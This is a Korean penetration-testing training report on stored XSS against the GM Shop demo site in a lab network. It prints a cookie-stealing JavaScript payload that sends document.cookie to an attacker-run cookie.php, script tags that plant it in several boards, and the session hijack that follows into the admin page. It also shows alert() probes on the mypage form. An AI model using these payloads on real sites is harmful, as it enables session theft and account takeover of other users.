


# 쇼핑몰 대상 XSS 취약점 시나리오 구성 및 실습

팀 명 : 모 의 해 킹 3 6 기  
이 름 : 구 본 혁

2022-09-28


	쇼핑몰 대상 XSS 취약점 시나리오 구성 및 실습			모의해킹 36기
	Category	문서 버전	문서 최종 수정일	
	Report	0.2	2022.09.28	

## 문서 정보 / 수정 내역

File Name	쇼핑몰 대상 XSS 취약점 시나리오 구성 및 실습
원안작성자	구본혁
수정작업자	구본혁


수정 날짜	대표 수정자	Revision	추가/수정 항목	내 용
2022.09.02	구본혁	0.0	굿모닝샵 관리자 혹은 다른 사용자 대상 XSS 가능 여부 점검	초안 작성
2022.09.03	구본혁	0.1	굿모닝샵 마이페이지 대상 XSS점검	본문 및 대응방안 작성
2022.09.28	구본혁	0.2	대응방안 수정	대응방안 수정

표 1-1 문서 정보 / 수정 내역

	쇼핑몰 대상 XSS 취약점 시나리오 구성 및 실습			모의해킹 36기
	Category	문서 버전	문서 최종 수정일	
	Report	0.2	2022.09.28	


# 목 차

<b>1</b>	<b>개요 .....</b>	<b>6</b>
1.1	프로젝트 주제 .....	6
1.2	프로젝트 추진 배경 및 목표 .....	6
1.3	프로젝트 요약 .....	6
<b>2</b>	<b>시나리오 개요 .....</b>	<b>7</b>
2.1	XSS개요 .....	7
2.2	준비사항 .....	7
<b>3</b>	<b>GM샵 대상 XSS진단 .....</b>	<b>8</b>
3.1	질문게시판 XSS진단 .....	8
3.2	1:1게시판 XSS진단 .....	12
3.3	자료실 XSS진단 .....	14
3.4	자유게시판 XSS진단 .....	16
3.5	이미지갤러리 게시판 .....	18
3.6	마이페이지 XSS진단 .....	20
3.7	주문서 작성 페이지 XSS점검 .....	23
<b>4</b>	<b>대응 방안 .....</b>	<b>24</b>
<b>5</b>	<b>참고 문헌 .....</b>	<b>26</b>
5.1	단행본 .....	26
5.2	참조 링크 .....	26

	쇼핑몰 대상 XSS 취약점 시나리오 구성 및 실습			모의해킹 36기
	Category	문서 버전	문서 최종 수정일	
	Report	0.2	2022.09.28	


## 표 목차

표 1-1 문서 정보 / 수정 내역 .....	2
표 1-1 프로젝트 주제 .....	6
표 1-2 프로젝트 추진 배경 및 목표 .....	6
표 1-3 프로젝트 요약 .....	6
표 2-1 실습환경 .....	7
표 2-2 사용 프로그램 .....	7
표 2-3 자바 스크립트 파일 a.js 소스코드 .....	7
표 3-1 탈취한 관리자 정보 정리 .....	9
표 3-2 입력란 별 삽입 스크립트 .....	21
표 4-1 XSS대응방안 .....	24
표 4-2 XSS예방 PHP소스코드 예시 .....	25
표 5-1 참조 서적 .....	26
표 5-2 참조 링크 .....	26

	쇼핑몰 대상 XSS 취약점 시나리오 구성 및 실습			모의해킹 36기
	Category	문서 버전	문서 최종 수정일	
	Report	0.2	2022.09.28	

## 그림 목차

그림 2-1 XSS 공격과정 .....	7
그림 3-1 질문게시판에 악성 스크립트 삽입 .....	8
그림 3-2 관리자계정으로 질문 게시판 접속 .....	9
그림 3-3 cookie.html에 적힌 쿠키와 접속시간 .....	9
그림 3-4 쿠키값 변경 전 .....	10
그림 3-5 쿠키값 변경 후 .....	10
그림 3-6 관리자 페이지 접속성공 .....	10
그림 3-7 1:1문의 게시판에 악성 스크립트 삽입 .....	12
그림 3-8 작성자가 본 게시글 화면 .....	13
그림 3-9 관리자 계정으로 1:1게시물 접근 .....	13
그림 3-10 탈취된 관리자 쿠키값 .....	13
그림 3-11 자료실에 악성 스크립트 삽입 .....	14
그림 3-12 스크립트가 작성된 자료실에 접근한 희생자 .....	15
그림 3-13 탈취된 희생자 쿠키값 .....	15
그림 3-14 자유게시판에 스크립트 삽입 .....	16
그림 3-15 희생자 계정으로 자유게시판 접속 .....	17
그림 3-16 탈취된 피해자 쿠키값 .....	17
그림 3-17 이미지갤러리에 스크립트 삽입 .....	18
그림 3-18 이미지 갤러리에 희생자 접근 .....	19
그림 3-19 탈취된 희생자 쿠키값 .....	19
그림 3-20 마이페이지 스크립트 삽입 .....	20
그림 3-21 .....	21
그림 3-22 .....	21
그림 3-23 .....	21
그림 3-24 .....	21
그림 3-25 마이페이지 스크립트 삽입 후 오류 .....	21
그림 3-26 우편번호 검색에 스크립트 삽입 .....	23

	쇼핑몰 대상 XSS 취약점 시나리오 구성 및 실습			모의해킹 36기
	Category	문서 버전	문서 최종 수정일	
	Report	0.2	2022.09.28	

# 1 개요

## 1.1 프로젝트 주제

### 1. 굿모닝샵 XSS 시나리오 구성 및 취약점 조사

표 1-1 프로젝트 주제

## 1.2 프로젝트 추진 배경 및 목표


### 1. XSS 취약점 진단 및 대응 방안 수립

표 1-2 프로젝트 추진 배경 및 목표

## 1.3 프로젝트 요약

### 1. XSS 취약점 진단 및 대응 방안 수립

표 1-3 프로젝트 요약

	쇼핑몰 대상 XSS 취약점 시나리오 구성 및 실습			모의해킹 36기
	Category	문서 버전	문서 최종 수정일	
	Report	0.2	2022.09.28	

## 2 시나리오 개요

### 2.1 XSS개요




그림 2-1 XSS 공격과정

크로스 사이트 스크립팅(XSS: Cross Site Scripting)은 일반적으로 자바스크립트(Java Script), VB 스크립트, ActiveX, CSS 등을 이용하는 공격 기법이다. 웹 애플리케이션에서 브라우저로 전송하는 페이지에서 공격자가 의도적으로 브라우저에서 실행될 수 있는 악성 스크립트를 웹 서버에 삽입 또는 출력 시 악성 스크립트 코드를 검증하지 않거나, 출력 시 필터링(Filtering) 시키지 않을 때 발생한다. 크로스 사이트 스크립트 공격 방식은 저장 크로스 사이트 스크립팅(Stored XSS), 반사 크로스 사이트 스크립팅(Reflected XSS), DOM 기반 크로스 사이트 스크립팅(DOM Based XSS)가 있다.

### 2.2 준비사항

운영체제	대상IP
Window10	172.130.1.62
Ubuntu	192.168.254.128/gmshop


표 2-1 실습환경

사용 프로그램
Burp suite

표 2-2 사용 프로그램

사용할 자바 스크립트(a.js)파일
<pre>document.write("&lt;iframe src='http://192.168.254.128/cookie.php?cookie="+document.cookie+"'" width=0 height=0 &lt;/iframe&gt;");</pre>


표 2-3 자바 스크립트 파일 a.js 소스코드

	쇼핑몰 대상 XSS 취약점 시나리오 구성 및 실습			모의해킹 36기
	Category	문서 버전	문서 최종 수정일	
	Report	0.2	2022.09.28	

### 3 GM샵 대상 XSS진단

#### 3.1 질문게시판 XSS진단

점검대상	http://192.168.254.128/gmshop/ board_list.php?boardIndex=1
점검내용	질문게시판에 악성 스크립트를 삽입하여 관리자의 세션값을 탈취할 수 있는지 여부와 관리자 페이지 접속여부를 점검한다.



질문과답변

글등록하기

이름 | attack1

이메일 | attack@a.com

제 목 | 질문드립니다

파일첨부 |  선택된 파일 없음  
※ PHP, 스크립트 파일은 업로드할수 없습니다.

비밀번호 |  ☒ <수정,삭제시 필요> ☐ 게시를 잠금 (본인과 관리자만 열람가능)

내용입력 형식 | ☐ TEXT ☒ HTML ☐ 웹에디터

<script>'http://192.168.254.128/a.js'</script>  
제 물건은 언제 올까요?

그림 3-1 질문게시판에 악성 스크립트 삽입

그림 3-1처럼 질문게시판에 스크립트를 삽입한 질문을 올린다. 심어진 스크립트는 'http://<공격자 주소>/<악성 자바스크립트 파일>'형식이다. 만약 다른 이용자가 이 질문 게시판에 들어오면 악성 스크립트가 실행된다.




	쇼핑몰 대상 XSS 취약점 시나리오 구성 및 실습			모의해킹 36기
	Category	문서 버전	문서 최종 수정일	
	Report	0.2	2022.09.28	



그림 3-2 관리자계정으로 질문 게시판 접속

%A%E :	2022/09/02(12:46:51)	%BAI%CC :	192.168.254.150629
%Q&IAu :	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.0.0 Safari/537.36		
AIuA%O%O :	http://192.168.254.128/gmshop/ask_view.php?data=idx%3D152%26pagecnt%3D0%26letter_no%3D4%26offset%3D0%26search%3D%26searchstring%3D%26present_num%3D4&boardIndex=		
AI%A :	security_level=0; PHPSESSID=22f9f9f3f17cfl5aea0cf9528010f593		
%A%E :	2022/09/02(14:01:50)	%BAI%CC :	192.168.254.12859346
%Q&IAu :	Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.17) Gecko/20110422 Ubuntu/8.04 (hardy) Firefox/3.6.17		
AIuA%O%O :	http://localhost/gmshop/admin/bbs_view.php?data=idx%3D153%26pagecnt%3D0%26letter_no%3D2%26offset%3D0%26search%3D%26searchstring%3D%26present_num%3D2&code=1148436579		
AI%A :	PHPSESSID=4b8113533b58dafd70592a7d04e805fd		

그림 3-3 cookie.html에 적힌 쿠키와 접속시간


그림 3-3은 이 질문 게시글에 접근한 이용자들의 정보이다. 빨강게 표시된 부분이 탈취된 관리자의 정보이다. 정리하면 표 3-1와 같다.

접속날짜	2022/09/02(14:01:50)
접속 브라우저	Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.17) Gecko/20110422 Ubuntu/8.04 (hardy) Firefox/3.6.17
이전 주소	http://localhost/gmshop/admin/bbs_view.php?data=idx%3D153%26pagecnt%3D0%26letter_no%3D2%26offset%3D0%26search%3D%26searchstring%3D%26present_num%3D2&code=1148436579
쿠키값	PHPSESSID=4b8113533b58dafd70592a7d04e805fd


표 3-1 탈취한 관리자 정보 정리

이제 탈취한 쿠키값을 이용하여 정상적인 절차를 우회하여 로그인이 되는지 확인할 것이다.




	쇼핑몰 대상 XSS 취약점 시나리오 구성 및 실습			모의해킹 36기
	Category	문서 버전	문서 최종 수정일	
	Report	0.2	2022.09.28	

쿠키값을 변경하고 정상적인 로그인 과정을 우회하여 관리자 페이지 접속에 성공하였다.  
저장 XSS를 통해 관리자 페이지 접속까지 성공한 것이다.

	쇼핑몰 대상 XSS 취약점 시나리오 구성 및 실습			모의해킹 36기
	Category	문서 버전	문서 최종 수정일	
	Report	0.2	2022.09.28	

## 3.2 1:1게시판 XSS진단

점검대상	<a href="http://192.168.254.128/gmshop/ask_list.php">http://192.168.254.128/gmshop/ask_list.php</a>
점검내용	1:1문의 게시판에 악성 스크립트를 삽입하여 관리자의 세션값을 탈취할 수 있는지 여부와 관리자 페이지 접속여부를 점검한다.




The screenshot shows a web form titled "1:1 문의게시판". It includes fields for "이름" (Name), "이메일" (Email), "제목" (Subject), and "파일첨부" (File Upload). Below these is a section for "내용입력 형식" (Content Input Format) with radio buttons for "TEXT", "HTML", and "웹에디터". The "TEXT" option is selected. The content area contains the following text:

```
<script src="http://192.168.254.128/a.js"></script>
밑에 질문 죄송합니다
```

그림 3-7 1:1문의 게시판에 악성 스크립트 삽입

1:1 문의 게시판에 그림 3-7처럼 악성 스크립트를 삽입하여 글을 작성한다. 스크립트 형식은 그림 3-1에 들어간 형식과 같이 `http://<공격자서버>.<악성 자바스크립트 파일>`이다. 내용입력 형식은 HTML가 아니라 TEXT로 하였다.

텍스트 형식으로 작성하였음에도 불구하고 악성 스크립트가 동작 되는지 확인할 것이다.

	쇼핑몰 대상 XSS 취약점 시나리오 구성 및 실습			모의해킹 36기
	Category	문서 버전	문서 최종 수정일	
	Report	0.2	2022.09.28	

## 1:1 문의게시판

회원과 운영자만이 볼수 있는 비공개 게시판입니다.



제목	밑에 질문 죄송합니다		
날짜	2022-09-02 15:14:08	조회수	2
글쓴이	attack1	이메일	attack@a.com

<script src="http://192.168.254.128/a.js"></script>  
밑에 질문 죄송합니다!

목록

수정

삭제

그림 3-8 작성자가 본 게시물 화면

공격자가 보았을 때 스크립트가 전부 문자열처럼 되어 작성된 스크립트가 보인다.


**1:1 문의**

SHOP 1:1문의게시판 등록 수정 하실수 있습니다.

1:1 문의게시판

번호	2	등록일	2022-09-02 15:14:08
제목	밑에 질문 죄송합니다		
이름	attack1		
이메일	attack@a.com		
아이피	127.0.0.1	조회수	0
내용	<div>           밑에 질문 죄송합니다!         </div>		

답변
 삭제
 목록


그림 3-9 관리자 계정으로 1:1게시물 접근

그림 3-9처럼 관리자 계정으로 1:1 문의 게시물에 접근하였다. 분명 텍스트 형식으로 작성했음에도 불구하고 내용 앞에 희미한 흔적이 보인다. 스크립트가 실행되었을 확률이 높아보인다.

%A%E	2022/09/02(15:14:58)	%EAIÇÇ	192.168.254.128:40371
%E%liA%U	Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.17) Gecko/20110422 Ubuntu/8.04 (hardy) Firefox/3.6.17		
AIAuAO%O	http://localhost/gmshop/admin/ask_view.php?data=idx%3D155%26pagecnt%3D0%26letter_no%3D2%26offset%3D0%26search%3D%26searchstring%3D%26present_num%3D2&code=		
AIA*	PHPSESSID=4b8113533b58dafd70592a7d04e805fd		

그림 3-10 탈취된 관리자 쿠키값

그림 3-10에서 보다시피, 관리자 계정 쿠키값이 탈취당했다. 텍스트 형식으로 적었음에도 관리자가 보는 화면에서는 스크립트가 작동하는 것이다. 글을 작성할 때는 HTML이 아닌 텍스트 형식으로 작성해도 관리자 페이지에서 열람 시에는 HTML로 인식되어 해석된다.

	쇼핑몰 대상 XSS 취약점 시나리오 구성 및 실습			모의해킹 36기
	Category	문서 버전	문서 최종 수정일	
	Report	0.2	2022.09.28	

### 3.3 자료실 XSS진단

점검대상	http://192.168.254.128/gmshop/board_list.php?boardIndex=5
점검내용	자료실 게시판에 악성 스크립트를 삽입하여 다른 사용자의 세션값을 탈취할 수 있는지 점검한다.

☞ 자료실

글등록하기

이름 | attack1

이메일 | attack@a.com

제 목 | Photo image

파일첨부 | /home/bee/Pictures/be   
※ PHP,스크립트 파일은 업로드할수 없습니다.


비밀번호 | ●●●● ☐ <수정,삭제시 필요> ☐ 게시물 잠금(본인과관리자만열람가능)

내용입력 형식 | ☐ TEXT ☒ HTML ☐ 웹에디터

```
<script src="http://192.168.254.128/a.js"></script>|
귀여운 벌 이미지 받아가세요
```

그림 3-11 자료실에 악성 스크립트 삽입

그림 3-11처럼 자료실에 악성 스크립트를 삽입한다. 이 악성 스크립트로 다른 사용자의 쿠키값을 탈취할 수 있는지 점검할 것이다. 내용입력 형식은 HTML로 설정하였다.

	쇼핑몰 대상 XSS 취약점 시나리오 구성 및 실습			모의해킹 36기
	Category	문서 버전	문서 최종 수정일	
	Report	0.2	2022.09.28	

## 자유게시판

회원분들이 자유롭게 글을 올리실 수 있는 게시판입니다.



### 자료실

제목	Photo image		
날짜	2022-09-02 15:39:06	조회수	1
글쓴이	attack1		
첨부	bee.png		


귀여운 벌 이미지 받아주세요

그림 3-12 스크립트가 작성된 자료실에 접근한 희생자

%A~E :	2022/09/02(15:43:55)	%EAIÇÇ :	192.168.254.128:46455
%é¶óóAü :	Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.17) Gecko/20110422 Ubuntu/8.04 (hardy) Firefox/3.6.17		
AIAuAÖ%Ö :	http://localhost/gmshop/board_view.php?data=idx%3D156%26pagecnt%3D0%26letter_no%3D1%26offset%3D0%26search%3D%26searchstring%3D%26present_num%3D1&boardIndex=5		
AiA* :	PHPSESSID=4b8113533b58dafd70592a7d04e805fd		

그림 3-13 탈취된 희생자 쿠키값

그림 3-13처럼 자료실에 접근하였더니 희생자의 쿠키값이 탈취되었다.

	쇼핑몰 대상 XSS 취약점 시나리오 구성 및 실습			모의해킹 36기
	Category	문서 버전	문서 최종 수정일	
	Report	0.2	2022.09.28	

### 3.4 자유게시판 XSS진단

점검대상	http://192.168.254.128/gmshop/board_list.php?boardIndex=6
점검내용	자유게시판에 악성 스크립트를 삽입하여 다른 사용자의 세션값을 탈취할 수 있는지 점검한다.

게시판6

글등록하기

이름

attack1

이메일

attack@a.com

제 목

자유게시판 테스트

비밀번호

●●●●

<수정,삭제시 필요>

☐ 게시물 잠금(본인과관리자만 열람가능)

내용입력 형식

☐ TEXT
☒ HTML
☐ 랩에디터

<script src="http://192.168.254.128/a.js"></script>
자유게시판 테스트


저장

목록

그림 3-14 자유게시판에 스크립트 삽입

그림 3-14처럼 공격자 계정으로 자유게시판에 악성 스크립트를 삽입한다.



	쇼핑몰 대상 XSS 취약점 시나리오 구성 및 실습			모의해킹 36기
	Category	문서 버전	문서 최종 수정일	
	Report	0.2	2022.09.28	

## 자유게시판

회원분들이 자유롭게 글을 올리실 수 있는 게시판입니다.



### 게시판6

제목	자유게시판 테스트		
날짜	2022-09-02 15:50:23	조회수	3
글쓴이	attack1		

### 자유게시판 테스트


이름	내용	날짜	삭제
이름 <input type="text"/> 비밀번호 <input type="password"/>	<div style="border: 1px solid #ccc; height: 40px; width: 100%;"></div> <div style="text-align: right; margin-top: 5px;"> <input type="button" value="COMMENT"/> <input type="button" value="등록"/> </div>		

그림 3-15 희생자 계정으로 자유게시판 접속

%A%E :	2022/09/02(15:54:17)	%EAIQÇ :	192.168.254.128:60021
%*o&IAu :	Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.17) Gecko/20110422 Ubuntu/8.04 (hardy) Firefox/3.6.17		
AI&uAOV%O :	http://localhost/gmshop/board_view.php?data=idx%3D157%26pagecnt%3D0%26letter_no%3D5%26offset%3D0%26search%3D%26searchstring%3D%26present_num%3D5&boardindex=6		
AI&A* :	PHPSESSID=4b8113533b58dafd70592a7d04e805fd		

그림 3-16 탈취된 피해자 쿠키값

그림 3-15는 희생자가 스크립트가 삽입된 계정에 접속한 것이다. 그림 3-16은 피해자가 접속했을 때 탈취된 쿠키값이다.

	쇼핑몰 대상 XSS 취약점 시나리오 구성 및 실습			모의해킹 36기
	Category	문서 버전	문서 최종 수정일	
	Report	0.2	2022.09.28	

### 3.5 이미지갤러리 게시판

점검대상	http://localhost/gmshop/board_write.php?boardIndex=13
점검내용	이미지갤러리 게시판에 악성 스크립트를 삽입하여 다른 사용자의 세션값을 탈취할 수 있는지 점검한다.

이미지갤러리

글등록하기

이름 | attack1

이메일 | attack@a.com

제목 | 사진자랑

이미지 1 | /home/bee/Pictures/be  갤러리 목록에 보여지는 이미지(최적크기 100X80)

이미지 2 | /home/bee/Pictures/bg  작은 이미지를 클릭했을 때 실제 보여지는 이미지


비밀번호 | ●●●● <수정, 삭제시 필요> ☐ 게시물 잠금(본인과 관리자만 열람가능)

내용입력 형식 | ☐ TEXT ☒ HTML ☐ 웹에디터

<script src="http://192.168.254.128/a.js"></script>  
제가 올린 사진 보고 가세요~

그림 3-17 이미지갤러리에 스크립트 삽입

그림 3-17처럼 이미지갤러리에 악성 스크립트를 작성한다. 이미지 갤러리에 스크립트를 삽입하였을 때 다른 이용자의 쿠키값을 탈취할 수 있는지 점검할 것이다.

	쇼핑몰 대상 XSS 취약점 시나리오 구성 및 실습			모의해킹 36기
	Category	문서 버전	문서 최종 수정일	
	Report	0.2	2022.09.28	





그림 3-18 이미지 갤러리에 희생자 접근

VA*E :	2022/09/02(16:13:02)	YwEAlCQ :	192.168.254.128:53522
99%6IAu :	Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.17) Gecko/20110422 Ubuntu/8.04 (hardy) Firefox/3.6.17		
AlAuAO%4O :	http://localhost/gmshop/board_view.php?data=idx%3D158%26pagecnt%3D0%26letter_no%3D1%26offset%3D0%26search%3D%26searchstring%3D%26present_num%3D1&boardIndex=13		
AlA* :	PHPSESSID=4b8113533b58dafd70592a7d04e805fd		

그림 3-19 탈취된 희생자 쿠키값

희생자가 악성 스크립트가 삽입된 이미지 갤러리 글에 접속하였을 때, 그림 3-19처럼 희생자의 쿠키값이 탈취되었다.

	쇼핑몰 대상 XSS 취약점 시나리오 구성 및 실습			모의해킹 36기
	Category	문서 버전	문서 최종 수정일	
	Report	0.2	2022.09.28	

### 3.6 마이페이지 XSS진단

점검대상	http://192.168.254.128/gmshop/mypage_member.php
점검내용	마이페이지 내용 수정에서 내용 입력란에 자바스크립트를 삽입하였을 때 스크립트가 동작할 수 있는지 점검한다.

굿모닝 샵 로그인 후, 마이페이지에 접근하면 사용자가 입력해야 할 값이 많다. 입력란에 간단한 자바스크립트를 삽입하여 응답이 되는지 확인할 것이다.

#### 개인정보변경

회원의 비밀번호변경 및 이메일, 연락처, 주소 등의 정보를 수정하실 수 있습니다.

기본 정보 ★ 필수항목

> 회원 아이디

attack1

> 성명

attack1

> 주민등록 번호

- \*\*\*\*\*

> 비밀번호 ★

※ 암호화 되어 저장되므로 관리자도 알수 없습니다.

> 비밀번호 확인 ★

> 이메일

<script>alert('email')</script>

> 전화번호

031

-

9876

-

6541

> 휴대폰 번호

010

-

9876

-

5432

> 우편번호

-

우편번호검색

> 주소

<script>alert('address')</script>

> 상세주소

<script>alert('detail\_address')</script>

> 메일링 서비스

신청합니다 ☐

신청하지 않습니다. ☒

> SMS서비스

신청합니다 ☐

신청하지 않습니다. ☒

> 생년월일

년

1

월

1

일

> 결혼기념일

년

1

월

1

일

그림 3-20 마이페이지 스크립트 삽입

그림 3-20처럼 사용자가 입력할 수 있는 비밀번호, 이메일, 주소, 상세주소에 간단한 자바스크립트를 삽입하였다.

삽입한 스크립트	
비밀번호	<script>alert('password')</script>
이메일	<script>alert('email')</script>
주소	<script>alert('address')</script>
상세주소	<script>alert('detail_address')</script>


	쇼핑몰 대상 XSS 취약점 시나리오 구성 및 실습			모의해킹 36기
	Category	문서 버전	문서 최종 수정일	
	Report	0.2	2022.09.28	

표 3-2 입력란 별 삽입 스크립트

스크립트를 입력하고 '수정' 버튼을 눌러주었다. 결과는 아래 그림 3-21, 그림 3-22, 그림 3-23, 그림 3-24, 그림 3-25와 같다.

192.168.254.128 내용:

password

확인

그림 3-21

192.168.254.128 내용:

email

확인

그림 3-22

192.168.254.128 내용:

address

확인

그림 3-23

192.168.254.128 내용:


detail\_address

확인


그림 3-24

오류 :  
업데이트 구성원 집합 pwd = password('attack1'),email = '',zip = '',address1 = '',address2 = '',city = '',tel = '031-9876-6541',hand = '010-9876-5432',bMail = 0,bSms = 'n',회사명 = '',ceonum = '-', ceoname = '',ceo\_zip = '-', ceo\_address1 = '', ceo\_address2 = '', upjongtype = '', jongmok = '', birth = '-1-1', birth2 = '-1-1', ,refund\_bank = '',refund\_name = '',bDeal = '0' 여기서 사용자 ID = 'attack1'

그림 3-25 마이페이지 스크립트 삽입 후 오류

	쇼핑몰 대상 XSS 취약점 시나리오 구성 및 실습			모의해킹 36기
	Category	문서 버전	문서 최종 수정일	
	Report	0.2	2022.09.28	

